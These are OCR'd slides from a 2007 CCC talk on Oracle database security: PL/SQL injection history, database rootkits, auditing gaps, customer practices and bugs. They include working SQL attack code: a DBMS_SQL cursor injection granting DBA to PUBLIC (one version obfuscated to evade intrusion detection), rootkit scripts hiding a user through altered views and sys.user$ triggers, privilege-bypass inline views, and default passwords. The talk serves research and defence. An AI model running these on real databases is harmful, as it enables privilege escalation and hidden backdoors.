
red database security

CCC - 24C3

Latest trends in Oracle Security


Alexander Kornbrust
30-Dec-2007

Oracle Security - PL/SQL - The Past




- Few years ago Oracle was secure ;-)
  "Larry's Unbreakable Campaign"
- After starting this campaign the number of attacks against Oracle increased heavily
- But in the past just a few people were focusing on Oracle Security (Lichtfield, Cerrudo, Koret, Kornbrust, ...)
- One of the milestones for Oracle Security was a PL/SQL unwrapper sold by a russian hacker. This guy was selling it to the usual security companies.
- After that the number of vulnerabilities in PL/SQL increased by 10 times because the researchers were looking in PL/SQL source instead doing black box tests with wrapped PL/SQL code

Oracle Security - PL/SQL - The Past - PL/SQL Unwrapper



Oracle Security - PL/SQL - The Past




- As a result of the huge amount of PL/SQL vulnerabilities, Oracle introduced a new package called dbms_assert which was responsible for input validation.
- This package was introduced in Oracle 10g Rel. 2 and backported to older Oracle versions 8.1.7.4 - 10.1.0.4.
- In the last 3 years Oracle fixed more then 1500 (!) SQL Injection vulnerabilities in the Oracle database packages
- To check their source Oracle is now using (PLSQL) source code scanner from Fortify to get a better quality of the code.
- This concept works (more or less).
- Now it's no longer the game

  Oracle Developer vs. Security Researcher/Hacker

  it's the game


  Fortify vs. Security Researcher

Oracle Security - PL/SQL - Today




- The big time of SQL Injection in PL/SQL code in Oracle packages is over
- But...
- 1 hole in PLSQL-Packages is enough to overtake a database server if you have access to the database system (e.g. via SQL*Plus).
- Some SQL Injection bugs in Oracle packages are still unfixed.
- Most PL/SQL code (my estimation: >99%) in the world is NOT written by Oracle itself, it's written by normal database developers in companies without (formal) security training. Some of them never heared the term "SQL Injection"
- That's why the code from these developers has the same quality (from security perspective) as Oracle's code 3 years ago.
- Non-Oracle developers do not have the pressure to fix their code.
- Instead of overtaking the database using vulnerabilities in Oracle code you can use vulnerabilities in customer code

Oracle Security - PL/SQL - Today




- At the BH Federal 2007 David Litchfield published a new technique which allows to exploit vulnerabilities without having additional privileges.
- This technique is using the public package dbms_sql.
- Instead of using a procedure a cursor is used.
- Even if not officially accepted as a security bug Oracle fixed this problem in Oracle 11g

Oracle Security - PL/SQL - Today




```
-- without IDS evasion
SQL> DECLARE
MYC NUMBER;
BEGIN
  MYC := DBMS_SQL.OPEN_CURSOR;
  DBMS_SQL.PARSE(MYC,
'declare pragma autonomous_transaction;
begin execute immediate ''grant dba to public'';
commit;end;',0);
  sys.KUPW$WORKER.MAIN('x',''' and
1=dbms_sql.execute('||myc||')--');
END;
/

SQL> set role dba;

SQL> revoke dba from public;
```

Oracle Security - PL/SQL - Today




```
-- with IDS evasion
SQL> DECLARE
MYC NUMBER;
BEGIN
MYC := DBMS_SQL.OPEN_CURSOR;
DBMS_SQL.PARSE(MYC,translate('uzikpsz fsprjp
pnmghgjgna_msphapimwgh) ozrwh zczinmz wjjzuwpmz (rsphm
uop mg fnokwi()igjjwm)zhu)',
'poiuztrewqlkjhgfdsamnbvcxy()=!','abcdefghijklmnopqrstuv
wxyz'';:='),0);
sys.KUPW$WORKER.MAIN('x',''' and 1=dbms_sql.execute ('||
myc||')--');
END;
/

SQL> set role dba;

SQL> revoke dba from public;
```

Oracle Security - PL/SQL - The Future




- Every customer should train their developers in secure development and should spent time/money/budget to fix their own code.
- Manual source code auditing or the usage of a PL/SQL source code scanner (e.g. from Red-Database-Security) could help to identify vulnerabilities in PL/SQL code.
- Hackers will use automatic tools to abuse SQL Injection vulnerabilities in the database, e.g. by running a kind of intelligent fuzzers with is fuzzing PL/SQL functions doing assumptions on the procedure parameter, e.g. inject specific commands into parameter like tn / tablename /table/ ...

Oracle Security - Oracle Rootkits - The past



- On April, 1st 2005, I presented the idea of migrating the concept of OS rootkits into the database world.
- By hiding users, processes, jobs, objects, ... it was possible to hide things in the database


Oracle Security - Oracle Rootkits - The past




- User management in Oracle
  - User and roles are stored together in the table SYS.USER$
  - Users have flag TYPE# = 1
  - Roles have flag TYPE# = 0
  - Views dba_users and all_users to simplify access
  - Synonyms for dba_users and all_users

Oracle Security - Oracle Rootkits - The past


- Add 1 line to the view dba_users (and all_users)






Oracle Security - Oracle Rootkits - The past


Enterprise Manager (Java)



Database Control (Web)




Oracle Security - Oracle Rootkits - The past



```
EXECUTE
DBMS_METADATA.SET_TRANSFORM_PARAM(DBMS_METADATA.SESSION_
TRANSFORM,'STORAGE',false);

spool rk_source.sql
select
replace(cast(dbms_metadata.get_ddl('VIEW','ALL_USERS')
as VARCHAR2(4000)),'where','where u.name !=''HACKER''
and ') from dual union select '/' from dual;

select
replace(cast(dbms_metadata.get_ddl('VIEW','DBA_USERS')
as VARCHAR2(4000)),'where','where u.name !=''HACKER''
and ') from dual union select '/' from dual;

spool off
create user hacker identified by ccc;
grant dba to hacker;

@rk_source.sql
```


Oracle Security - Oracle Rootkits - The Past




- At the BH 2006 I released some ideas (pinning, modifying executables, ...) for 2nd generation of database rootkits
- These new rootkits do not change objects (and checksums) and are much more difficult to detect
- In 2006 the 2600 magazine published a rootkit hidden in a PLSQL package


Oracle Security - Oracle Rootkits - Today

- In January 2007 Cesar Cerrudo from Argeniss announced commercial database rootkits (1. Gen) for Oracle and Microsoft with GUI




Oracle Security - Oracle Rootkits - Today






Communication between the Backdoor Console and the Backdoor installed in the database

Oracle Security - Oracle Rootkits - Today




- In October 2007 Paul Wright released a white paper about a SYSDBA rootkit.
- At the Deepsec 2007 conference in Vienna David Litchfield presented a 3rd. generation memory rootkit for Oracle (for Windows)
- David showed how to hide an Oracle user by updating a value in the table sys.user$ (no need to modify views)
- He underestimated the power of these changes
- According to David these kind of rootkits are trivial to find (which is not true).

Oracle Security - Oracle Rootkits - Today




```
    -- change an already existing role into a user
update sys.user$ set type#=1, password='F8CFE168C0DEFC45',
datats#=0,tempts#=3 where name='JAVA_DEPLOY';

-- grant DBA rights to the previous role JAVA_DEPLOY
grant dba to JAVA_DEPLOY;
-- to load the user into the data dictionary cache we must run the foll. cmd
alter system flush shared_pool;
update sys.user$ set type#=0, password=null where name='JAVA_DEPLOY';

-- change the value before shutdown the database
CREATE OR REPLACE TRIGGER rk_before_trig
BEFORE SHUTDOWN
ON DATABASE
BEGIN
    execute immediate 'update sys.user$ set type#=1,
password=''F8CFE168C0DEFC45'' where name=''JAVA_DEPLOY''';    commit;
END rk_before_trig;  /

-- and change user into a role if the first user connects to the database
CREATE OR REPLACE TRIGGER rk_after_logon
AFTER LOGON
ON DATABASE
BEGIN
    execute immediate 'update sys.user$ set type#=0, password=null where
name=''JAVA_DEPLOY'''; commit;
END rk_after_logon;/
```

Oracle Security - Oracle Rootkits - The future




- More and more people are thinking about implementing backdoors / rootkits into databases.
- The big advantage of using (1st/2nd gen) rootkits in the database instead of OS rootkits (from the hacker perspective) or memory rootkits is the fact that this is platform independent (rootkit works on all platforms of Oracle for example)
- Rootkits will be more advanced in the future and much more difficult to find

Oracle Security - Oracle Auditing



- Most Oracle customers are not using auditing because they fear a performance impact.
- If customers are using Oracle Auditing, they believe everything is audited.
- But their are possibilities to avoid auditing.
- Some of these problems are (unfixed) bugs, some are result of a poor system design.

Oracle Security - Oracle Auditing



- Design weakness of Oracle Auditing
  - Some important tables, views (user$, v$sql) can not be audited

```
SQL> audit all on sys.user$;
 audit all on sys.user$
 ERROR at line 1:
 ORA-00701: object necessary for warmstarting database cannot be
 altered
```

  - Data Dictionary Caching

    Oracle is often using cached data instead of the real table data

    ==> It's possible to login with a already deleted user


  - Changing object types

    In Oracle it's possible to change the object type and use the appropriate command instead (e.g. create role instead of create user)

```
SQL> create role dbsnmp;
SQL> update sys.user$ set type#=1 where name='CCC';
```


  - Oracle has internal functions to insert/update/delete entries from the audit trail

Oracle Security - Oracle Customers - The past




- We are safe...
- Our databases are hidden deep in our network
- Nobody will find the databases
- Nobody will steal the data
- All DBAs are good...
- All external companies are nice...
- We do not have any valuable data...

Oracle Security - Oracle Customers - Today




- We believe we are safe but we are not 100% sure...
- All DBAs are good... but we should monitor them (insider threat)
- We should think about outsourced databases
- OK, some of our data is important
- Regulation (HIPAA, SOX, ...)

Oracle Security - Oracle Customers - The future



- We have a small problem
- Do not trust DBAs - we must monitor them
- Our data is important
- Stolen data becomes expensive for companies, e.g. PCI-DSS


Oracle Security - Customers Databases - The past



- scott/tiger
- system/manager
- sys/change_on_install
- unprotected listener
- no patches
- long uptimes of databases (no need to apply patches)
- security is granting roles and privileges to users

- Oracle was hacked in a second....


Oracle Security - Customers Databases - Today



- dbsnmp/dbsnmp
- system accounts have good and strong passwords
- but every password is identical. If you know one password you can connect to every database in the company/organization
- accounts password=username are quite common
- unprotected listener in 8-9i, 10g is OK
- no security patches, just the regular patchsets, e.g. 10.2.0.3
- short uptimes (< 200 days)
- Normal security is coming to their mind

- Hacking is possible but becomes more difficult
- Mostly done via weak application accounts (password=username)


Oracle Security - Customers Databases - The future



- system accounts have good and strong passwords
- but every password is identical. If you know one password you can connect to every database in the company/organization
- listeners are protected (because it's Oracle standard) because most databases are now 10g+
- regular password checks
- password verification function to enforce password policies
- no security patches, just the regular patchsets, e.g. 10.2.0.3, 10.2.0.4
- short uptimes (< 200 days)
- Security is now (more or less) important.
- Some customers are doing regular database audits


- Hacking separates the men from the boys ...

Oracle Security - Bugs - The past




- Typical bugs in Oracle products
  - SQL Injection in PL/SQL packages
  - Buffer overflows (long usernames, long passwords, ...)
  - To many privileges (grant to public)
  - Hardcoded username/passwords
  - Default passwords

Oracle Security - Bugs - Today



- XSS in webapps
- Information disclosure
- Privilege problems
- SQL Injection problems in SQL and upgrade scripts, e.g. for administration or updates

Oracle Security – Oracle Bugs




By using inline views it is possible to insert/update/delete data from/to a table without having the appropriate privileges without additional privileges

```
insert into
 (select a.* from
  (select * from test.t1) a
    inner join
  (select * from test.t1) b
  on (a.object_id = b.object_id))
values (0, USER, 'row_without_priv');


update (select a.* from
 (select * from test.t1) a
  inner join
 (select * from test.t1) b
  on (a.object_id = b.object_id));
```

Patched with Oracle CPU October 2006

Oracle Security – Oracle Bugs



By using normal views it is possible to insert/update/delete data from/to a table without having the appropriate privileges without additional privileges.

Finally (?) fixed after 19 months

